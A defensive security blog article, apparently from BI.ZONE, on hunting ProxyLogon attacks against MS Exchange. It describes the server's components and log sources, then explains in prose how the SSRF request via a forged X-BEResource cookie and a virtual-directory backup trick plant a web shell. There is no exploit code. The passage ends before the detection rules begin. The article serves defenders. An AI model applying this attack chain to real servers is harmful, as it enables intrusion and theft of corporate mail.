Hunting Down MS Exchange Attacks. Part 1. ProxyLogon (CVE-2021–26855, 26858, 27065, 26857)

BI.ZONE · Follow
14 min read · Apr 15, 2021

By Anton Medvedev, Demyan Sokolin, Vadim Khrykov

Microsoft Exchange is one of the most common mail servers used by hundreds of thousands of companies around the world. Its popularity and accessibility from the Internet make it an attractive target for attackers.

Since the end of 2020, we have recorded a sharp increase in the number of incidents related to the compromise of MS Exchange server and its various components, in particular OWA (Outlook Web Access). Given the MS Exchange's 24-year history, the complexity of its architecture, its location on the perimeter, and the increased interest in it among security researchers, we can assume that the number of vulnerabilities found in the popular mail server will only increase over time. This is evidenced by the recent discovery by DEVCORE researchers of a chain of critical vulnerabilities known collectively as ProxyLogon.


All this led us to write a series of articles that will focus on MS Exchange security: server attacks and detection techniques.

In the first article in the series, we will take a brief look at the MS Exchange server architecture and move on to the most relevant topic for everyone, i.e. detecting the exploitation of ProxyLogon. We will show how to use standard operating system events and Exchange logs to detect ProxyLogon, both in real time, using proactive threat hunting approaches, and attacks that have already happened in the past.

. . .

MS Exchange Architecture and Primary Attack Vectors

The main components of the MS Exchange server and the links between them are shown in the diagram below.



MS Exchange architecture
Source: microsoft.com

Depending on the version, MS Exchange may have the following roles:

- Mailbox server.
- A Client Access server, which is a frontend service that proxies client requests to the backend servers.
- Transport, which is responsible for managing mail traffic.
- Unified Messaging, which allows voice messaging and other telephony features (the role is not available on version 2019 servers).
- Management role, which is concerned with administration and flexible configuration of MS Exchange components.

Table 1. Basic protocols used by MS Exchange

Source Name	Name	Description
Client Access Protocols	HTTP/HTTPS	A protocol used by clients, including mobile clients, to access Exchange components for mail, calendaring, address book, etc.
	MAPI	A transport protocol for dealing with mail and other components, which is used by the Outlook client to communicate with the Exchange server. It has several advantages due to its encapsulation in HTTP
	RPC over HTTP	Alternative transport protocol used by the Outlook client and mobile devices
Protocols for forwarding and storing mail	SMTP	Transmission protocol for mail on TCP/IP networks
	IMAP4/POP3	Application layer protocols for email access
Protocol for data exchange with Active Directory service	LDAP	An open protocol used to store and retrieve data from a hierarchical directory structure

The main components of Exchange and their brief descriptions are given below:

- Outlook Web Access (OWA) — a web interface for mailbox access and management (read/send/delete mail, edit calendar, etc.).
- Exchange Control Panel (ECP) — a web interface to administer Exchange components: manage mailboxes, create various policies to manage mail traffic, connect new mail servers, etc.
- Autodiscover — a service that allows customers to retrieve information about the location of various Exchange server components such as the URL for the EWS service. A user needs to be authenticated before the information can be retrieved.
- Exchange Web Services (EWS) — an API to provide various applications with access to mailbox components.

- Exchange ActiveSync (EAS) — a service that allows mobile device users to access and manage their email, calendar, contacts, tasks, etc. without an internet connection.
- RPC — a client access service that uses the RPC protocol, which runs on top of HTTP.
- Offline Address Book (OAB) — an offline address book service on the Exchange server that allows Outlook users to cache the contents of the Global Address List (GAL) and access it even when not connected to Exchange.

All of the components described above function as applications on the Microsoft IIS web server.

Attackers typically target MS Exchange servers for the following purposes:

- to gain access to confidential information in corporate emails
- to launch a malicious mailing from the victim company's addresses to infiltrate the infrastructure of another organisation
- to compromise user accounts with the the use of Exchange components (successful bruteforce attack or detection of credentials in email correspondence) to infiltrate the company's network via one of the corporate services
- to gain foothold into the company network (e.g. by using a web shell on the OWA service)
- to escalate privileges in the domain by using the Exchange server
- to disable the Exchange server in order to disrupt internal business processes (e.g. by fully encrypting server data)

. . .

Logs and Useful Events


The source events listed in Table 2 will be useful for detecting various attacks against the MS Exchange server.

Table 2. Event source profile

Source Name	Source Description	Path To Source
Windows Security audit events	The Security log stores all events (process starts-ups, successful/unsuccessful logins, etc.) that are configured in the audit policy	Security Log
Windows Application audit events	The Application log contains various information about the performance of applications in Windows: start-up errors, heartbeat, configuration changes, etc.	Application log
PowerShell audit events	The log contains events that record the execution of PowerShell script blocks, pipelines and modules	Windows PowerShell Log Microsoft-Windows-PowerShell/Operational log
MS Exchange management events	The log contains information about control actions applied to the Exchange components. it shows all actions performed using the Exchange Management Shell and ECP	MSExchange Management log
IIS events, i.e. Web OWA (Outlook Web Access)	The log stores the IIS web server access logs, which contain all calls to the OWA interface	C:\inetpub\logs\LogFiles\W3SVC1\ u_ex*.log
IIS events — Web ECP (Exchange Control Panel)	The log stores the IIS web server access logs, which contain all calls to the ECP interface	C:\inetpub\logs\LogFiles\W3SVC2\ u_ex*.log
EWS events	The log contains information about client interactions with the EWS service	C:\Program Files\Microsoft\Exchange Server\<version number>\Logging\Ews\Ews_*.log
Sysmon events	The log contains events from the Sysmon utility, which allows for advanced logging by installing its own driver on the system	Microsoft-Windows-Sysmon/Operational log
Client RPC	The Log contains information about RPC client communications with the exchange server	C:\Program Files\Microsoft\Exchange Server\<version number>\Logging\RPC Client Access\RCA_*.log
Server ECP	The log contains calls to the ECP interface	C:\Program Files\Microsoft\Exchange Server\<version number>\Logging\ECP\Server\ECPServer*.log
OAB Generator	The log contains OAB generator events	C:\Program Files\Microsoft\Exchange Server\V15\Logging\OABGeneratorLog*.log

ProxyLogon Vulnerabilities

On 2 March 2021, Microsoft released security updates for a number of critical MS Exchange server vulnerabilities. The updates included a chain of critical vulnerabilities CVE-2021–26857, CVE-2021–26855, CVE-2021–26858, CVE-2021–27065, commonly referred to as ProxyLogon. After security updates were released and the first articles about these vulnerabilities were published, cyberattacks that exploited these vulnerabilities started being detected all over the world. Most of the attacks were aimed at uploading the initial web shell to the server to develop the attack in the future. While US companies took the brunt of the attack, we also recorded a number of similar attacks targeting our customers in Russia and Asia.



ProxyLogon vulnerability chain

Let us take a closer look at the ProxyLogon vulnerability chain. CVE-2021–26857 is not actually part of this chain, as it leads to code execution on the server and does not require other vulnerabilities to be exploited beforehand. Vulnerability CVE-2021–26857 is related to insecure data deserialisation in the Unified Messaging service. Exploiting this vulnerability requires that the Unified Messaging role be installed and configured on the Exchange server. As this role is rarely used, no exploitation of this vulnerability has been reported so far. Instead, attackers exploit the CVE-2021–26855, CVE-2021–26858 and CVE-2021–27065 vulnerability chain, which also allows remote arbitrary code execution on the mail server but is easier to exploit.

ProxyLogon is the name of CVE-2021–26855 (SSRF) vulnerability that allows an external attacker to bypass the MS Exchange authentication mechanism and impersonate any user. By forging a server-side request, an attacker can send an arbitrary HTTP request that will be redirected to another internal service on behalf of the mail server computer account. To exploit the

vulnerability, the attacker must generate a special POST request for a static file in a directory which is readable without authentication, such as `/ecp/x.js`, where the presence of the file in the directory is not required. The body of the POST request will also be redirected to the service specified in the cookie named `X-BEResource`.

An attacker using ProxyLogon can impersonate, for example, an administrator and authenticate into the Exchange Control Panel (ECP) and then overwrite any file on the system using the CVE-2021–26858 or CVE-2021–27065 vulnerabilities.

The greatest effect of overwriting files is achieved by creating a web shell in publicly accessible directories. To create a web shell, an attacker exploits a vulnerability in the built-in virtual directory mechanism. When creating a new virtual directory (for example, for an OAB service) an attacker can specify an address that includes a simple web shell as its external address. The attacker must then reset the virtual directory and specify the path to a file on the server where the current virtual directory settings should be saved as a backup. After resetting, the file to which the virtual directory backup will be saved will contain the web shell specified in the previous step.

Once the chain of vulnerabilities have been exploited, an attacker is able to execute commands through a web shell on the Exchange server with the privileges of the account that is used to run the application pool on the IIS server (`NT AUTHORITY\SYSTEM` by default). In order to exploit the vulnerability chain successfully, an attacker must have network access on port 443 to MS Exchange with `Client Access` role installed and know the email account name of a user with administrative privileges.

. . .


Detection of CVE-2021–26855 Vulnerability

The CVE-2021–26855 vulnerability allows an external attacker to send an arbitrary HTTP request that will be redirected to the specified internal service from the mail server computer account. In this way, the vulnerability allows the attacker to bypass the authentication mechanism of the Exchange server and perform the request with the highest privileges.

Since the attacker can specify the service to which an arbitrary HTTP request is to be redirected, this SSRF vulnerability can be exploited in different ways. Let us look at two ways to exploit this vulnerability: reading emails via EWS and downloading web shells via ECP (CVE-2021–26858 and CVE-2021–27065).

